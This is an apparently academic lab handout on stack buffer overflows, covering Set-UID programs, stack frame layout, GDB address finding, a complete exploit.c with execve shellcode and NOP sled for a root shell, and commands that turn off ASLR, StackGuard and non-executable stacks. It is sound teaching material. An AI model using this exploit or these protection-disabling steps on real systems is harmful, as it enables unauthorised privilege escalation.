Buffer Overflow Attack Lab

Contents

Lab Objectives and Setting

Overview

This lab introduces the buffer overflow where a program, when writing data to a buffer, overruns the buffer's boundary and overwrites adjacent memory locations. This vulnerability can be utilized by a malicious user to alter the flow control of the program. In this lab, students will learn basic concepts of Set-UID program, stack frame layout, buffer overflow attack, and countermeasures. Students will also be instructed to utilize buffer overflow vulnerability to inject malicious code and obtain a root shell of the compromised virtual machine in a cloud. Moreover, students will experiment with several protection schemes that have been implemented in Linux and evaluate their effectiveness.

Objectives

Upon completion of this lab, students will be able to:

- Explain the basic concept of Set-UID program;
- Explain process address space and stack frame layout;
- Explain what a buffer overflow is and how a buffer overflow attack works;
- Apply countermeasures against the buffer overflow attack.

Prerequisites

- Practical experience with SSH and basic Linux commands;
- Familiarity with C programming and process;
- Basic knowledge of assembly language.

EZSetup

EZSetup is a Web application capable of creating various user-defined cybersecurity practice environments (e.g., labs and competition scenarios) in one or more computing clouds (e.g., OpenStack or Amazon AWS). EZSetup provides a Web user interface for practice designers to visually create a practice scenario and easily deploy it in a computing cloud, which allows for customization and reduces overhead in creating and using practice environments. End users are shielded from the complexity of creating and maintaining practice environments and therefore can concentrate on cybersecurity practices. More information about EZSetup can be found at https://promise.nexus-lab.org/platform/.

Environment Setting

In this lab, students need to access one virtual machines (VM) from EZSetup, i.e., bof-victim VM. The network topology is shown in Figure 1, the VM properties are listed in Table 1. Please refer to the EZSetup dashboard for the actual public IP addresses and passwords.



Figure 1 Lab network topology

Table 1 VM properties and access information

Name	Image	RAM	VCPU	Disk	Login account
bof-victim	bof-victim	2GB	1	20GB	See EZSetup

License

1. Set-UID Programs

Set-UID is an important security mechanism in Unix/Linux operating systems, which allow users to run an executable with the permissions of the executable's owner. They are often used to allow users on a computer system to run programs with temporarily elevated privileges in order to perform a specific task.

Task 1.1 Set-UID Example Program

Let's use an example of a Set-UID program to show how Set-UID programs work. The less program basically views the content of a specified file one screen at a time. We make a copy of the /bin/less program in our home directory and rename it to myless. We give this file a root privilege through the chown command. We try to run this program using the user ubuntu to view the content of shadow file which is owned by root.

```
$ cp /bin/less ./myless
$ sudo chown root myless
$ ls -l myless
-rwxr-xr-x 1 root ubuntu 51036 Oct  7 21:43 myless
$ ./myless /etc/shadow
./myless: /etc/shadow: Permission denied
```

Let's turn on the Set-UID bit of this program using chmod command (number 4 in 4755 turns on the Set-UID bit) and run myless to view the shadow file again.

```
$ sudo chmod 4755 myless
$ ./myless /etc/shadow
```

Task 1.2 Unsafe Set-UID Program

Although a Set-UID program allows normal users to escalate their privileges, it's unsafe to turn an arbitrary program into a Set-UID program. Let's exploit an unsafe Set-UID program to obtain root shell of the bof-victim instance using the code below.

```
#include <stdio.h>
int main() {
        char *name[2];
        name[0] = "/bin/sh";
        name[1] = NULL;
        execve(name[0], name, NULL);
        return 1;
}
```

The execve() function executes the /bin/sh program. In Ubuntu 16.04, /bin/sh is actually a symbolic link pointing to the /bin/dash shell. The dash shell in Ubuntu 16.04 has a countermeasure that prevents itself from being executed in Set-UID process. Since this will prevents our attack, we will link /bin/sh to the /bin/zsh that does not have such a countermeasure through the following commands.

```
$ sudo rm /bin/sh
$ sudo ln -s /bin/zsh /bin/sh
```

Now, we can compile this vulnerable program. After that, we need to make the program a root-owned Set-UID program following the following command lines.

```
$ gcc -o vul vul.c
$ sudo chown root vul
$ sudo chmod 4755 vul
```

If you run the vulnerable program, what will you find?

2. Stack Frame Layout

In this task, we first briefly address space and memory layout then talk about stack frame layout for better understanding of the buffer overflow vulnerability. Note that buffer overflows can occur on both stack and heap. In this lab, we only focus on the stack-based buffer overflow.

A typical program includes five segments, as briefly explained in Table 2. Figure 2 depicts the five segments in a process's memory layout.



Figure 2 Memory layout of a program

Table 2 Five segments of address space

Name	Function
Text	The binary code of the program loaded from the executable file.
Data	Data area with initialized data copied the executable.
BSS	Store uninitialized data static/global variables.
Heap	Area for dynamically allocated variables.
Stack	Area for storing local variables defined inside functions and date related to procedure calls.

Before we proceed, we need to turn off one of the countermeasures against buffer overflow—address space layout randomization (ASLR). ASLR can randomize the memory layout of the key data in a process to prevent attackers from correctly inferring the addresses on stack.

$sudo sysctl -w kernel.randomize_va_space=0

We use a simple C program to illustrate how a stack works and what information is stored on the stack through analyzing the layout for a function's stack frame.

```
#include <stdio.h>
void foo(int a, int b)
{
        int x, y;
        x = a + b;
        y = a - b;
        printf("x is %d and y is %d\n", x, y);
}

int main()
{
        foo(6,4);
        return 1;
}
```

A stack is used for storing local variables defined inside functions and date related to procedure calls. In this sample code, function main() calls function foo(), which has two integer arguments a and b and two integer local variables x and y.

When foo() is called, a block of memory space will be allocated on the top of the stack, which is called a stack frame. During the compilation time, the addresses of the arguments and local variables cannot be determined, because the compiler cannot predict the run-time state of the stack. Thus, a register called the frame pointer is used. The address of each argument and local variable on a stack frame can be calculated using this register and offset. Before we enter foo(), the frame pointer points to the stack frame of the main() function. After jumping to foo(), the frame pointer will point to the stack frame of the foo() function. Figure 3 depicts the layout of the stack frame and function call chain.



Figure 3 Stack frame layout

3. Buffer Overflow Attack

Task 3.1 Buffer Overflow Vulnerability

Let's see what a buffer overflow is generated through the following example.

```
/* stack.c: this program has a buffer overflow vulnerability. */
/* Our task is to exploit this vulnerability */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int bof(char *str)
{
        char buffer[24];
        /* The following statement has a buffer overflow problem */
        strcpy(buffer, str);
        return 1;
}

int main(int argc, char **argv)
{
        char str[300];
```

```
    FILE *badfile;
    badfile = fopen("badfile", "r");
    fread(str, sizeof(char), 300, badfile);
    bof(str);
    printf("Returned Properly\n");
    return 1;
}
```

Figure 4 depicts the stack frame layout for the above code. In the main() function, we define a local array called str[] of size 300; we read 300 bytes from a file called badfile and store those 300 bytes in str[]. Then, function main() calls function bof(). In bof(), the local array buffer[] has only 24 bytes of memory. We use strcpy() to copy the string from str[] to buffer[].

Now, write more than 24 bytes into the badfile following the command below.

$ echo “aaa …(24 characters omitted)…aaa” > badfile

The str[] can have a maximum length of 300 bytes. But buffer[] in bof() is only 24 byte long. Because the strcpy() does not check the size of destination buffer, it will overwrite the stack as shown in Figure 4, that is, a buffer overflow.



Figure 4 Buffer overflow illustration

Note: Although the stack grows from high address to low address, buffers still grow from low to high.

Let’s check whether a buffer overflow occurs by running the code above with the following command.

$ gcc -o stack -z execstack -fno-stack-protector stack.c

Note: -z execstack -fno-stack-protector will turn off two of countermeasures in GCC. We will talk about it in Task 4.

$ ./stack

Segmentation fault (core dumped)

We need to consider that the program gets its input from a badfile. This file is under the user's control. If it was a Set-UID program, a user could exploit this buffer overflow vulnerability to get a root shell.

Task 3.2 Exploiting the Vulnerability

Our purpose is to exploit the buffer overflow vulnerability in the code above to obtain root privilege. We need to craft the badfile such that when the vulnerable program is copying the file into a buffer, the buffer will be overflown and our injected malicious code will be executed, allowing us to obtain a root shell.

Step 1. Set the vulnerable program a root-owned Set-UID program through the following commands.

$ sudo chown root stack
$ sudo chmod 4755 stack

Step 2. Find the address of the memory that stores the return address. From Figure 4, if we can find the address of buffer[] array, we can calculate where the return address is stored. A debugger such as GDB can help figure out the address of buffer[].

$ gcc -z execstack -fno-stack-protector -g -o stack_dbg stack.c

-g flag is used in compiling the program to enable debugging support.

We now use gdb to debug the stack_dbg program with the following command.

$ gdb stack_dbg

Set a break point at function bof()

(gdb) b bof

We start executing the program with command run.

(gdb) run

Print out the value of the frame pointer ebp and the address of the buffer using print command.

(gdb) print $ebp

$1 = (void *) 0xbffff458

(gdb) print &buffer

$2 = (char (*)[24]) 0xbffff438

(gdb) print 0xbffff458 - 0xbffff438

$3 = 32

(gdb) quit

From the debug result, the value of the frame pointer is 0xbffff458. The return address is stored in 0xbffff458 + 4, and the first address that we can jump to 0xbffff458 + 8 (the memory section starting from this address is filled with NOP instruction, which can make sure that we can eventually reach the malicious code after jumping). Thus, we put 0xbffff458 + 8 inside the return address field.

Step 3. We craft the content of badfile as shown in Figure 5. We use a program called exploit.c to generate this file.



Figure 5 The structure of badfile

```
/* exploit.c: a program that creates a file containing code for launching a shell */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
char shellcode[]=      /*  Here we skip the detail of shell code */
        "\x31\xc0"          /* xorl    %eax,%eax           */
        "\x50"              /* pushl   %eax                */
        "\x68""//sh"        /* pushl   $0x68732f2f         */
        "\x68""/bin"        /* pushl   $0x6e69622f         */
        "\x89\xe3"          /* movl    %esp,%ebx           */
        "\x50"              /* pushl   %eax                */
        "\x53"              /* pushl   %ebx                */
        "\x89\xe1"          /* movl    %esp,%ecx           */
```

```
        "\x99"          /* cdq                  */
        "\xb0\x0b"      /* movb    $0x0b,%al    */
        "\xcd\x80"      /* int     $0x80        */
;
void main(int argc, char **argv)
{
        char buffer[517];
        FILE *badfile;

        /* Initialize buffer with 0x90 (NOP instruction) */
        memset(&buffer, 0x90, 517);
        /* Fill the return address field with a candidate entry point of the malicious code */
        *((long *) (buffer + 36)) = 0xbffff458 + 0x80;
        /* Place the shell code towards the end of buffer*/
        memcpy(buffer + sizeof(buffer) - sizeof(shellcode), shellcode, sizeof(shellcode));

        /* Save the contents to the file "badfile" */
        badfile = fopen("./badfile", "w");
        fwrite(buffer, 517, 1, badfile);
        fclose(badfile);
}
```

A shellcode is the assembly code to launch a shell. The shellcode used in exploit.c is the assembly version of the program in Task 1.2. Here we have two notes about the jump address 0xbffff458 + 0x80. First, your value of stack pointer may be different from it. Second, we use the larger address 0xbffff458 + 0x80 instead of 0xbffff458 + 8. Because the address 0xbffff458 obtained from gdb and the program with debugging support may push additional data on the stack at the beginning, which causes the stack frame to be allocated deeper than it would be when the program run without debugging support.

We compile exploit.c code and run its executable to generate badfile. Then we run the vulnerable program stack.

$ gcc -o exploit exploit.c

$./exploit

$./stack

4. Countermeasures

When we compile the stack.c program in Task 3.1, we use -fno-stack-protector, -z execstack gcc options. Now let’s introduce these two options.

The StackGuard Protection Scheme: it has been incorporated into GCC compiler and can defeat stack-based buffer overflow attacks. It will place a guard (or called canary) between the return address and the

buffer and use this guard to detect whether the return address id modified or not. We can use -fno-stack-protector option to disable this protection.

Non-Executable Stack: By default, stacks are set to be non-executable in the GCC compiler. The OS kernel or dynamic linkers can use this marking to decide whether to make the stack of this running program executable or non-executable. We use -z execstack gcc options to make the stack of the running program executable.

Assignment

Task 1.1

1. Describe your observation and take screenshots after you turn on the Set-UID bit and run myless to view the shadow file.

2. If you change the owner back to ubuntu, and keep the Set-UID bit enabled, what will happen? Describe your observation with screenshots and explain it.

Task 1.2

1. Following the instruction of Task 1.2, describe your observation with screenshots.

Task 2

1. Turn on ASLR with the following command and run foo() multiple times. Describe your observation with screenshots.
   $sudo sysctl -w kernel.randomize_va_space=2

Task 3

1. Following the instructions of Task 3, describe your observation with screenshots.

Task 4

1. Turn on the StackGuard protection, and recompile and run the vulnerable program in Task 3.1 again. Describe your observation with screenshots.
2. Turn on non-executable option with StackGuard protection off, also turn on ASLR. Recompile the vulnerable program in Task 3.1 and run it. Describe your observation with screenshots.

Complete all the tasks and save your answer (with screenshots) to each of the tasks into a PDF file. Submit the PDF file.